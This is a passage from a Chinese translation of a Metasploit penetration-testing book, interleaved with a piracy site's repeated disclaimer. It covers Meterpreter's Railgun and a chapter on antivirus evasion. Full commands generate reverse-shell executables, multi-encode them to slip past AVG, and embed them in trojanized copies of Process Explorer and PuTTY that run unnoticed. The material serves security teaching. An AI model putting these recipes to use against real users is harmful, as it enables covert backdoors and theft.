我们使用 **setg** 命令设置 LHOST 和 LPORT 参数❶，这在使用 **sessions -u 1** 命令❸升级为 Meterpreter 的时候是必需的。（**setg** 命令将 LPORT 和 LHOST 参数设置为 Metasploit 的全局变量，而不是局限在这一个模块之内。）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注意到在攻击系统的时候我们使用了 **exploit -z** 命令❷，这个命令允许在成功攻击目标后暂时不使用控制会话进行交互。如果这里使用的是 **exploit** 命令，可以简单地按 **CTRL-Z** 命令将控制会话放到后台运行。

6.11　通过附加的 Railgun 组件操作 Windows API

Patrick HVE 编写的 Metasploit 附加组件——Railgun，可以直接与 Windows 本地 API 进行交互。将 Railgun 添加到 Metasploit 框架，你就可以通过 Meterpreter 调用 Windows API。举个例子，在下面的代码中，我们由 Meterpreter 进入到一个交互式的 Ruby shell(irb)。irb shell 允许使用 Ruby 的语法与 Meterpreter 直接交互。这个例子中我们调用 Railgun 创建一个简单的“hello world”的弹框。

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> client.railgun.user32.MessageBoxA(0,"hello","world","MB_OK")
```

在 Windows XP 目标系统上，可以看到弹出的窗口，标题栏上是“world”信息栏上是“hello”，这个例子中，我们简单地输入参数便调用了 *user32.dll* 中的 MessageBoxA 函数。

> **提示：**关于 Windows API 的详细文档，可以访问 http://msdn.microsoft.com。

这里我们没有详细介绍 Railgun 组件的细节（你可以在下面的 Metasploit 框架目录下获得指南手册：*external/source/meterpreter/source/extensions/stdapi/server/railgun/*），但你可以感觉到它的强大功能。

言外之意是 Railgun 能为你提供与 Win32 本地应用程序一样访问 Windows API 的能力。

6.12　小结

但愿你现在对 Meterpreter 已经有了充分了解。我们没有对 Meterpreter 的所有功能和参数进行讲解，因为我们期望你能够在实际运用中掌握相关知识。Meterpreter 是一个正在持续开发的工具，有一大堆扩展脚本和附加工具的支持。当你充分了解它所有接口的时候，你也就能熟练掌握其他新的东西了。第 16 章里，你将会学到如何从头开始来创建你自己的 Meterpreter 脚本，并了解到 Meterpreter 脚本的整体结构是如何设计的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 7 章

免杀技术

进行渗透测试时，最尴尬的事莫过于被杀毒软件给检测出来，这也是一个很容易被忽视的细节。如果没有事先做好计划进行免杀处理，那么你的目标很可能会被惊动，并发现攻击的蛛丝马迹。在本章中，我们会列举一些需要注意杀毒软件的场合，并且讨论一些相应的解决方案。

大多数杀毒软件使用特征码（signatures）来识别恶意代码。这些特征码装载在杀毒引擎中，用来对磁盘和进程进行扫描，并寻找匹配对象。发现匹配对象后，杀毒软件会有相应的处理流程：大多数会将感染病毒的二进制文件隔离，或杀掉正在运行的进程。

你应该可以想象到，这种杀毒模型缺乏灵活性。首先，当前的恶意代码数量巨大，导致载入了大量特征码的杀毒引擎很难对文件进行快速检查。其次，特征码必须足够特殊，应当仅在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

发现真正恶意程序时触发，而不会误杀合法软件。这种模型实现起来相对简单，但是实际应用上并不是非常成功的。

话虽如此，杀毒软件厂商的钱也不是白赚的，这个行业有很多高智商的从业人员。如果你没有对计划使用的攻击载荷进行定制，那么它很有可能被杀毒软件检测到。

为了避开杀毒软件，我们可以针对受到杀毒软件保护的目标创建一个独一无二的攻击载荷，它不会与杀毒软件的任何特征码匹配。此外，当进行直接的渗透攻击时，Metasploit 的攻击载荷可以仅仅在内存中运行，不将任何数据写入到硬盘上，这样我们发起攻击并上载攻击载荷后，大多数杀毒软件都无法检测出它已在目标系统上运行。

在本章中我们的重点不是记住一些特定的命令，而是要掌握免杀处理方法的理念。我们要弄清楚哪些操作可能会触发杀毒软件报警，并使用这里介绍的方法打乱代码次序，使它们不再与杀毒软件的特征库匹配。掌握免杀技术，最为重要的是多多尝试和实验。

7.1 使用 MSF 攻击载荷生成器创建可独立运行的二进制文件

在演示免杀技术之前，先让我们看看如何使用 MSF 攻击载荷生成器（msfpayload）创建一个可独立运行的 Metasploit 载荷程序。作为初学者，我们先创建一个简单的反弹 shell 程序，它能够回连到攻击机，并弹出一个命令行 shell。这里我们使用 **msfpayload** 命令载入 *windows/shell_reverse_tcp* 载荷。开始前，我们使用 **shell_reverse_tcp** 攻击载荷的 **O** 选项来查看可用的参数，如❶所示。

```
root@bt:/# msfpayload windows/shell_reverse_tcp O ❶

. . . SNIP . . .

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process
LHOST                      yes       The local address
LPORT     4444             yes       The local port
```

现在我们再一次执行 **msfpayload** 命令，并附上生成 Windows PE 文件（便携可执行文件）所必需的各个参数。这里我们需要使用一个如❶所示的 **X** 参数以指定输出文件的格式。

```
root@bt:/# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 X ❶ >
    /var/www/payload1.exe
root@bt:/# file /var/www/payload1.exe
var/www/payload1.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

现在我们有了一个可执行文件，下面我们使用 *multi/handler* 模块在 MSF 终端中启动一个监听器。*multi/handler* 模块允许 Metasploit 对反弹连接进行监听和处理。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf > use exploit/multi/handler ❶
msf exploit(handler) > show options ❷

. . . SNIP . . .

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST     192.168.1.101    yes       The local address
   LPORT     4444             yes       The local port

. . . SNIP . . .

msf exploit(handler) > set PAYLOAD windows/shell_reverse_tcp ❸
PAYLOAD => windows/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101 ❹
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 31337 ❺
LPORT => 31337
msf exploit(handler) >
```

我们载入了 *multi/handler* 模块❶，并显示模块所需的各个参数❷。然后设置攻击载荷为 Windows 反弹 shell❸，以匹配我们先前创建的可执行文件，并指定模块监听的 IP 地址❹，以及监听端口❺。现在前期准备工作已完成。

7.2　躲避杀毒软件的检测

在下面的例子中我们将使用广受欢迎的 AVG 杀毒软件作为免杀对手。由于免杀处理的过程需要不断地进行尝试，会耗费大量时间，所以我们在目标上实际部署攻击载荷之前，需要弄清目标的反病毒方案，以确保我们的攻击载荷能够顺利运行。

在本例中，当我们使用 AVG 对生成的攻击载荷文件进行检测时，AVG 报告发现了病毒，如图 7-1 所示。



图 7-1　AVG 检测出我们的攻击载荷文件包含恶意代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2.1 使用 MSF 编码器

避免被查杀的最佳方法之一是使用 MSF 编码器（msfencode）对我们的攻击载荷文件进行重新编码。MSF 编码器是一个非常实用的工具，它能够改变可执行文件中的代码形状，让杀毒软件认不出它原来的样子，而程序功能不会受到任何影响。和电子邮件附件使用 Base64 重新编码类似，MSF 编码器将原始的可执行程序重新编码，并生成一个新的二进制文件。当这个文件运行后，MSF 编码器会将原始程序解码到内存中并执行。

可以使用 **msfencode -h** 命令查看 MSF 编码器的各种参数，它们当中最为重要的是与编码格式有关的参数。如下面例子所示，我们可以使用 **msfencode -l** 列出所有可用的编码格式。请注意不同的编码格式适用于不同的操作系统平台。由于架构不同，一个 Power PC（PPC）编码器生成的文件在 x86 平台上显然无法正常工作。

```
root@bt:/opt/framework3/msf3# msfencode -l

Framework Encoders
==================

    Name                    Rank       Description
    ----                    ----       -----------
    cmd/generic_sh          good       Generic Shell Variable Substitution Command Encoder
    cmd/ifs                 low        Generic ${IFS} Substitution Command Encoder
    generic/none            normal     The "none" Encoder
    mipsbe/longxor          normal     XOR Encoder
    mipsle/longxor          normal     XOR Encoder
    php/base64              normal     PHP Base64 encoder
    ppc/longxor             normal     PPC LongXOR Encoder
    ppc/longxor_tag         normal     PPC LongXOR Encoder
    sparc/longxor_tag       normal     SPARC DWORD XOR Encoder
    x64/xor                 normal     XOR Encoder
    x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
    x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
    x86/countdown           normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov         normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive   normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha            low        Non-Alpha Encoder
    x86/nonupper            low        Non-Upper Encoder
    x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit   manual     Single Static Bit
    x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在演示如何对 MSF 攻击载荷进行编码，我们将 **msfpayload** 生成的原始数据输入 **msfencode** 中，并查看生成的可执行文件还会不会被杀毒软件检测到。

```
root@bt:/# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 R ❶|
    msfencode -e x86/shikata_ga_nai ❷ -t exe ❸ > /var/www/payload2.exe
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

root@bt:/# file /var/www/payload2.exe ❹
/var/www/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

我们在 **msfpayload** 命令后面添加 R 标志❶告诉它输出原始数据，因为我们需要把原始数据直接通过管道输入 **msfencode** 命令中。指定使用 **x86/shikata_ga_nai** 编码器❷，并告诉 MSF 编码器输出格式为 exe（**-t exe** ❸），输出的文件名为*/var/www/payload2.exe*。最后，我们对生成的文件进行快速类型检查❹，确保生成文件是 Windows 可执行文件格式，检查结果告诉我们文件没有问题。然而不幸的是，当我们将 *payload2.exe* 拷贝到我们的 Windows 主机上后，还是没能逃过 AVG 的检测，如图 7-2 所示。



图 7-2　AVG 检测出我们编码后的攻击载荷文件包含恶意代码

7.2.2　多重编码

如果不是对二进制文件内部机制进行修改，我们和杀毒软件之间总是在玩一个猫捉老鼠的游戏，我们不断对文件进行编码，而杀毒软件会经常性地更新病毒库，从而能够检测出编码后的文件。在 Metasploit 框架中，我们可以使用多重编码技术来改善这种状况，这种技术允许对攻击载荷文件进行多次编码，以绕过杀毒软件的特征码检查。

在前面例子中使用的 **shikata_ga_nai** 编码技术是多态（polymorphic）的，也就是说，每次生成的攻击载荷文件都不一样。杀毒软件如何识别攻击载荷中的恶意代码是一个迷：有时候生成的文件会被查杀，而有时候却不会。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在进行渗透测试前，我们推荐你安装一个测试版的杀毒软件对脚本生成的文件进行测试，以确保不被检测。下面是一个使用了多重编码的例子：

```
root@bt:/opt/framework3/msf3# msfpayload windows/meterpreter/reverse_tcp
    LHOST=192.168.1.101 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -c 5 ❶
    -t raw ❷ | msfencode  -e x86/alpha_upper -c 2 ❸ -t raw | msfencode -e
    x86/shikata_ga_nai -c 5 ❹ -t raw | msfencode -e x86/countdown -c 5 ❺
    -t exe -o /var/www/payload3.exe
    [*] x86/shikata_ga_nai succeeded with size 318 (iteration=1)
    [*] x86/shikata_ga_nai succeeded with size 345 (iteration=2)
    [*] x86/shikata_ga_nai succeeded with size 372 (iteration=3)
    [*] x86/shikata_ga_nai succeeded with size 399 (iteration=4)
    [*] x86/shikata_ga_nai succeeded with size 426 (iteration=5)
    [*] x86/alpha_upper succeeded with size 921 (iteration=1)
    [*] x86/alpha_upper succeeded with size 1911 (iteration=2)
    [*] x86/shikata_ga_nai succeeded with size 1940 (iteration=1)
    [*] x86/shikata_ga_nai succeeded with size 1969 (iteration=2)
    [*] x86/shikata_ga_nai succeeded with size 1998 (iteration=3)
    [*] x86/shikata_ga_nai succeeded with size 2027 (iteration=4)
    [*] x86/shikata_ga_nai succeeded with size 2056 (iteration=5)
    [*] x86/countdown succeeded with size 2074 (iteration=1)
    [*] x86/countdown succeeded with size 2092 (iteration=2)
    [*] x86/countdown succeeded with size 2110 (iteration=3)
    [*] x86/countdown succeeded with size 2128 (iteration=4)
    [*] x86/countdown succeeded with size 2146 (iteration=5)
root@bt:/opt/framework3/msf3#
```

我们使用了 5 次 **shikata_ga_nai** 编码❶，将编码后的原始数据❷又进行 2 次 **alpha_upper** 编码❸，然后再进行 5 次 **shikata_ga_nai** 编码❹，接着进行 5 次 **countdown** 编码❺，最后生成可执行文件格式。为了进行免杀处理，这里我们对攻击载荷一共执行了 17 次编码。如图 7-3 中所示，这次我们的攻击载荷成功地躲避了杀毒引擎的检测。



图 7-3　AVG 未检测出经过多重编码的攻击载荷

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.3　自定义可执行文件模板

通常情况下，运行 **msfencode** 命令时，攻击载荷被嵌入到默认的可执行文件模板中，默认模板文件位于 *data/templates/template.exe*。虽然这个模板文件会时有更新，但它永远是杀毒软件厂商在创建病毒库时的重点关注对象。实际上，当前版本的 **msfencode** 支持使用**-x** 选项使用任意的 Windows 可执行程序来代替默认模板文件。在下面的例子中，我们重新对攻击载荷进行编码，并将微软 Sysinternals 套件中的 Process Explorer 程序作为自定义的可执行程序模板。

```
root@bt:/opt/framework3/msf3# wget  http://download.sysinternals.com/Files/
    ProcessExplorer.zip ❶

. . . SNIP . . .

2011-03-21 17:14:46 (119 KB/s) - 'ProcessExplorer.zip' saved [1615732/1615732]

root@bt:/opt/framework3/msf3# cd work/
root@bt:/opt/framework3/msf3/work# unzip ../ProcessExplorer.zip ❷
Archive:  ../ProcessExplorer.zip
  inflating: procexp.chm
  inflating: procexp.exe
  inflating: Eula.txt
root@bt:/opt/framework3/msf3/work# cd ..
root@bt:/opt/framework3/msf3# msfpayload windows/shell_reverse_tcp
    LHOST=192.168.1.101 LPORT=8080 R | msfencode -t exe -x work/procexp.exe ❸
    -o /var/www/pe_backdoor.exe -e x86/shikata_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 396 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 423 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 450 (iteration=5)
```

如你所见，我们从 Microsoft 网站下载了 Process Explorer 软件❶，并将压缩包解压❷。我们使用**-x** 标志指定下载的 Process Explorer 二进制文件用作我们的自定义模板❸。编码完成后，我们通过 msfcli 启动 *multi/handler* 模块对入站的连接进行监听，如下所示：

```
root@bt:/opt/framework3/msf3# msfcli exploit/multi/handler PAYLOAD=windows/
    shell_reverse_tcp LHOST=192.168.1.101 LPORT=8080 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:8080 -> 192.168.1.195:1191)

C:\Documents and Settings\Administrator\My Documents\Downloads>
```

看，我们成功地打开了一个远程的 shell，而且没有被杀毒软件发现！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-4　运行的后门程序没有被 AVG 查杀

7.4　隐秘地启动一个攻击载荷

大多数情况下，当被攻击的用户运行类似我们刚刚生成的这种包含后门的可执行文件时，什么都没有发生，这很可能会引起用户的怀疑。为了避免被目标查觉，你可以在启动攻击载荷的同时，让宿主程序也正常运行起来，如下所示：

```
root@bt:/opt/framework3/msf3# wget http://the.earth.li/~sgtatham/
    putty/latest/x86/putty.exe ❶

. . . SNIP . . .

2011-03-21 17:02:48 (133 KB/s) - 'putty.exe' saved [454656/454656]
root@bt:/opt/framework3/msf3# msfpayload windows/shell_reverse_tcp
    LHOST=192.168.1.101 LPORT=8080 R | msfencode -t exe -x putty.exe -o /var/
    www/putty_backdoor.exe -e x86/shikata_ga_nai -k ❷ -c 5
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 396 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 423 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 450 (iteration=5)
```

这里我们下载了 Windows 环境下的 SSH 客户端 PuTTY❶，然后使用-k 选项处理 PuTTY❷。-k 选项会配置攻击载荷在一个独立的线程中启动，这样宿主程序在执行时不会受到影响。如图 7-5 所示，当使用 AVG 对生成的文件扫描时，没有发现异常，而且返回 shell 后，PuTTY 程序仍然在正常运行！（-k 选项不一定能用在所有的可执行程序上，在实际攻击前请确保你已经在实验环境中进行了测试。）

如果你打算将攻击载荷嵌入到可执行文件中，而且没有使用-k 选项，那么最好使用图形界面的应用程序。因为如果你使用了一个命令行应用程序，当攻击载荷启动后，它会在目标主机桌面上显示一个命令行窗口，这个窗口直到攻击载荷使用完毕才会消失。而如果使用图形界面应用程序，即使没有-k 参数，攻击载荷启动后也不会留下任何其他窗口。请关注这些小细节，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这将有助于让你保持隐秘的状态。



图 7-5　AVG 报告攻击载荷文件是安全的

7.5　加壳软件

加壳软件是一类能够对可执行文件进行加密压缩并将解压代码嵌入其中的工具。当加过壳的文件被执行后，解压代码会从已压缩的数据中重建原始程序并运行。这些过程对用户是透明的，所以加壳后的程序可以代替原始程序使用。加壳后，可执行文件更小，而功能与原来的文件一样。

同 MSF 编码器一样，加壳软件也可以改变可执行文件的结构。然而，MSF 编码器通常会增加可执行文件的大小，而精心挑选的加壳软件会使用不同的算法，一方面对可执行文件进行加密，另一方面还能对其体积进行压缩。下面，我们在 Back|Track 中使用广受欢迎的 UPX 加壳软件对我们的 payload3.exe 进行编码和压缩，以尝试对该文件进行免杀处理。

```
root@bt:/# apt-get install upx ❶

. . . SNIP . . .

root@bt:/# upx ❷
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2009
UPX 3.04         Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 27th 2009

Usage: upx [-123456789dlthVL] [-qvfk] [-o file] file..

. . . SNIP . . .

Type 'upx--help' for more detailed help.
UPX comes with ABSOLUTELY NO WARRANTY; for details visit http://upx.sf.net
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
root@bt:/# upx -5 /var/www/payload3.exe ❸
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2009
UPX 3.04        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 27th 2009

   File size             Ratio      Format       Name
   --------------------  ------     -----------  -----------
   37888 ->     22528    59.46% ❹   win32/pe     payload3.exe

Packed 1 file.
```

我们首先安装了 UPX 软件❶，我们输入一个不带参数的 UPX 命令❷以查看它支持哪些选项。接着我们使用-5 选项对我们的可执行文件进行压缩并加壳❸。在❹处你可以看见 UPX 将我们的原始攻击文件的体积压缩了 59.46%。

在我们的测试中，42 个杀毒厂商中仅有 9 个报告 UPX 加壳后的文件存在恶意代码。

> **提示：**PolyPackProject（http://jon.oberheide.org/files/woot09-polypack.pdf）展示了对一些已知恶意代码文件使用各种加壳软件在加壳前后杀毒软件查杀情况的对比。

> **错误！**
>
> 在本章中我们仅仅介绍了 **msfpayload** 和 **msfencode** 两个功能程序，实际上还有一个附加工具 **msfvenom**，它将 **msfpayload** 和 **msfencode** 的功能整合在了一个更加简便的用户接口中。本书中没有对 **msfvenom** 进行详细介绍（可以参考附录 B），但当你熟悉了 **msfpayload** 和 **msfencode** 命令后，应当很容易就能掌握它的用法。

7.6 小结：关于免杀处理的最后忠告

杀毒软件的世界日新月异，甚至比互联网标准的变化还要快。截止本书写作的时候，本章中介绍的方法和过程都还是适用的；但是经验表明，免杀技术几个月内便可能有重大变化。虽然 Metasploit 开发团队不断地对攻击载荷进行调整，期望能走在检测技术的前面，但如果你发现本章中介绍的某些例子不再有效时，不必感到惊讶。如上所述，当你试图对生成的文件进行免杀处理时，应考虑多重使用编码器和加壳软件，或编写自己专用的工具。同其他渗透测试技术一样，免杀处理需要不断的实践和专项研究，这样才能提高实际工作中的成功几率。

溜客安全网 WwW.176Ku.CoM

